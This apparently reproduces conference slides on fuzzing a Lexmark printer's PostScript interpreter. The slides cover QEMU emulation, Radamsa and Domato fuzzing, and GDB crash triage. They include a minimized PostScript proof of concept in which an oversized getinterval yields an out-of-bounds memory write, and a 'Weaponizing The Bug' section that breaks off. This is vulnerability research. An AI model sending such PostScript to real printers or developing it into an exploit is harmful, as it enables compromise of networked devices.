

How to fuzz a printer?

Fuzzer



How to fuzz a printer?


Fuzzer



Finding a fuzzing target

- When starting print jobs, the program “pagemaker” started on the printer.
- The pagemaker process did not want to start in QEMU.
- Can we fuzz a similar target?

Finding a similar target



```
squashfs-root — grep -r invertmatrix . — 73x15  
[justin@Justins-MacBook-Pro squashfs-root % grep -r "invertmatrix" . ]
```

pagemaker.bndb — Binary Ninja 3.1.3469

pagemaker.bndb

Symbols

Search...

ELF

Linear

High Level IL

jpeg_std_error

l_mark

Cross References

Filter (0)

```
00392370 69 6e 76 65 72 74 6d 61-74 72 69 78 00 00 00 00
00392380 69 74 72 61 6e 73 66 6f-72 6d 00 00 6b 6e 6f 77
00392390 6e 00 00 00 6c 65 6e 67-74 68 00 00 6c 69 6e 65
003923a0 74 6f 00 00 6c 6f 61 64-00 00 00 00 6c 6f 6f 70
003923b0 00 00 00 00 6d 61 6b 65-66 6f 6e 74 00 00 00 00
003923c0 6d 61 78 6c 65 6e 67 74-68 00 00 00 6d 6f 64 00
003923d0 6d 6f 76 65 74 6f 00 00-6d 75 6c 00 6e 65 67 00
```

```
invertmatrix...
itransform..know
n...length..line
to..load....loop
...makefont...
maxlength...mod.
moveto mul neg
```

2 82 0x392370-0x3923a2 (0x32 bytes)

thumb — Binary Ninja 3.1.3469

thumb

Symbols

Search...

ELF

Linear

High Level IL

_init

Cross References

Filter (0)

```
0037c2d0 69 6c 6c 00 69 6e 76 65-72 74 6d 61 74 72 69 78
0037c2e0 00 00 00 00 69 74 72 61-6e 73 66 6f 72 6d 00 00
0037c2f0 6b 6e 6f 77 6e 00 00 00-6c 65 6e 67 74 68 00 00
0037c300 6c 69 6e 65 74 6f 00 00-6c 6f 61 64 00 00 00 00
0037c310 6c 6f 6f 70 00 00 00 00-6d 61 6b 65 66 6f 6e 74
```


```
ill.invertmatrix
...itransform..
known...length..
lineto..load....
loop...makefont
```

3 132 0x37c2d4-0x37c306 (0x32 bytes)

Running Thumb with QEMU

```
hacker@lexmark: ~/proj/lexmark/_img-0_vol-Base.ubifs.extracted/squashfs-root — ssh hacker@192.168.68.70 — 75x21
(hacker@lexmark) - [~/proj/lexmark/_img-0_vol-Base.ubifs.extracted/squashfs-root]
└─$ sudo chroot ./ ./qemu-arm-static /usr/bin/thumb test.ps
Thumb App Invocation: /usr/bin/thumb test.ps
Using anmalloc allocator. Heap size: 33554432
cfstab: No such file or directory
./run/cfs/%rom%: No such file or directory
./run/cfs/%dbcs%: No such file or directory
./run/cfs/%disk%: No such file or directory
./run/cfs/%flash%: No such file or directory
***** UFST 7.3 ON *****
===== Begin
===== Sniffed File Type: PS
Starting PS2
***** UFST 7.3 ON *****
find_crd: Failed to find 600.crd anywhere
crd_name_to_entry: Unhandled CRD name: LexRGB_CRD
warning xiCreateInk: passed in colorenv is NULL
END OF PRINT.PS: *VM* Global=360772 Local=17469
END DEFINE RESOURCES:*VM* Global=442465 Local=53888
END STATUSDICT:*VM* Global=485863 Local=55208
```


Viewing png created by thumb



Initial Simple Fuzzing

- Found PDF Test Cases on Github for Inputs
- ZZUF – Didn't give fruitful results. Only flips bit randomly.
- Radamsa - Bit more intelligent, replaces types with similar types.

Got a Crash with Radamsa!



Finding Interesting Functionality To Fuzz

- Looked for postscript functions related to memory allocations & referencing
 - Creating & Copying Arrays & Dictionaries
 - Adding/Removing/Updating Elements
 - Defining & referencing variables

Example Interesting Postscript Functions

key value **store** –
dict key **get** *any*

replace topmost definition of *key*
get value associated with *key* in *dict*

array index count **getinterval** *subarray*

subarray of *array* starting at *index* for *count* elements

array₁ index array₂ **putinterval** –

replace subarray of *array₁* starting at *index* by

any₀ ... any_{n-1} n **packedarray** *packedarray*

create packed array consisting of the specified *n* elements

any₀ ... any_{n-1} array **astore** *array*
array **aload** *a₀ ... a_{n-1} array*

pop elements from stack into *array*
push all elements of *array* on stack

How To Generate Better Test cases?

- We didn't see any postscript specific fuzzer
- Most importantly, we wanted to ensure generated input was syntactically correct, as bugs would most likely be within postscript functions, not lexer/grammar processing.

Domato for Fuzzing

- Originally designed for JavaScript engine fuzzing
- Has built-in support for declaring & using variables
- We built grammar in to generate postscript calls with valid arguments ~95% of time

Example Domato Grammar

<root> = <lines count=10>

<command> = pop

<command> = <number> <number> +

<number 0.9> = <int>

<number 0.1> = (<string min=20 max=80>)

<number 0.1> = <command>

!lineguard try { <line> } stopped pop

!begin lines

<command>

!end lines

<root> = <lines count=

<command> = pop

<command> = <number

<number 0.9> = <int>

<number 0.1> = (<string

<number 0.1> = <comm

!lineguard try { <line> } stopped pop

!begin lines

<command>

!end lines

```
domato --zsh -- 68x16
justin@Justins-MacBook-Pro domato % python3 mygrammar.py
try { -1137915406 (H5?FB8.) + } stopped pop
try { pop } stopped pop
try { pop } stopped pop
try { pop } stopped pop
try { (H,5!KCI*('<B-7) pop + } stopped pop
try { pop } stopped pop
try { pop } stopped pop
try { pop } stopped pop
try { pop pop + } stopped pop
try { pop } stopped pop
justin@Justins-MacBook-Pro domato %
```

<root> = <lines count=

<command> = pop

<command> = <number

<number 0.9> = <int>

<number 0.1> = (<string


<number 0.1> = <comm

!lineguard try { <line> } stopped pop

!begin lines

<command>

!end lines



```
domato --zsh -- 68x16
domato --zsh -- 68x16
justin@Justins-MacBook-Pro domato % python3 mygrammar.py
try { (@) -1418444974 + } stopped pop
try { pop } stopped pop
try { pop -1841463510 + } stopped pop
try { -1473092316 -2120462971 + } stopped pop
try { pop } stopped pop
try { (*N-3#8->.''),JN1) pop + } stopped pop
try { (45+@43) 1461081131 + } stopped pop
try { pop } stopped pop
try { 670182138 pop + } stopped pop
try { pop } stopped pop
justin@Justins-MacBook-Pro domato %
```

<root> = <lines count=

<command> = pop

<command> = <number

<number 0.9> = <int>

<number 0.1> = (<string


<number 0.1> = <comm

!lineguard try { <line> } stopped pop

!begin lines

<command>

!end lines



```
domato --zsh -- 68x16
domato --zsh -- 68x16
domato --zsh -- 68x16
try { pop 1385392746 + } stopped pop
try { 1035800626 (L7K @"1F=-8) + } stopped pop
try { (A3=('*0BM?'<) (>A8?)9K.)A) + } stopped pop
justin@Justins-MacBook-Pro domato % python3 mygrammar.py
try { (3AFI'NL9+PIL3) (:!1+E#.;?) + 648836577 pop + pop + + } stoppe
d pop
try { (1@) (<I=G?&) + } stopped pop
try { 109464762 (G=5<6) + } stopped pop
try { 1965989889 pop (+ + ) stopped pop
try { pop } stopped pop
try { 892873389 513684228 + } stopped pop
try { pop } stopped pop
try { pop } stopped pop
try { pop } stopped pop
try { pop } stopped pop
justin@Justins-MacBook-Pro domato %
```


Got Crashes!

- Too many to triage manually. We wanted to focus on manual reviewing interesting crashes only.
- Hacked together some scripts to use GDB Exploitable, to dump exploitability information for each crash.

The Minimized Crash

```
%!PS  
  
/var1 (AAAA) def          % create 4 byte string  
  
/ptr1 var1 16#40002000    % Create subarray of the string  
16#40002000 getinterval def % starting at index 0x40002000  
                          % with length of 0x40002000  
  
ptr1 0 16#42 put         % Write "B" to beginning of subarray
```

Inspecting The Crash using GDB

```
[ Legend: Modified register | Code | Heap | Stack | String ]
-----
$r0 : 0xd6d3de00
$r1 : 0x42
$r2 : 0x0
-----
0xb0bc4      cmp     r1, #255 ; 0xff
0xb0bc8      bhi    0xb0ca0
0xb0bcc      ldr    r0, [r5, #-12]
→ 0xb0bd0      strb   r1, [r0, r2]
0xb0bd4      ldr    r2, [r6]
```

Store 0x42 to 0xd6d3de00

What is register r0?

```
[ Legend: Modified register | Code | Heap | Stack | String ]
```

```
$r0 : 0xd6d3de00
```

```
$r1 : 0x42
```

```
$r2 : 0x0
```

```
gef> x/4wx ($r0-0x40002000)  
0x96d25e00: 0x41414141
```

```
/var1 (AAAA) def
```

```
/ptr1 var1 16#40002000 16#40002000 getinterval def
```

```
ptr1 0 16#42 put
```

Weaponizing The Bug

Exploring the bug...

- We couldn't use any arbitrary index or length value for `getinterval`, seemed like it had to be in a range.
- We realized we can keep calling `getinterval` to keep advancing the array pointer by a large number. Could this be useful?

Wrapping Overview

```
Terminal — sh — 68x19
sh-3.2$ cat test.c
#include <stdio.h>
int main(int argc, char **argv) {

    unsigned int x = 2;

    while(x != 0xffffffff) {
        printf("%08x\n", x);
        x = x + 0xffffffff;
    }

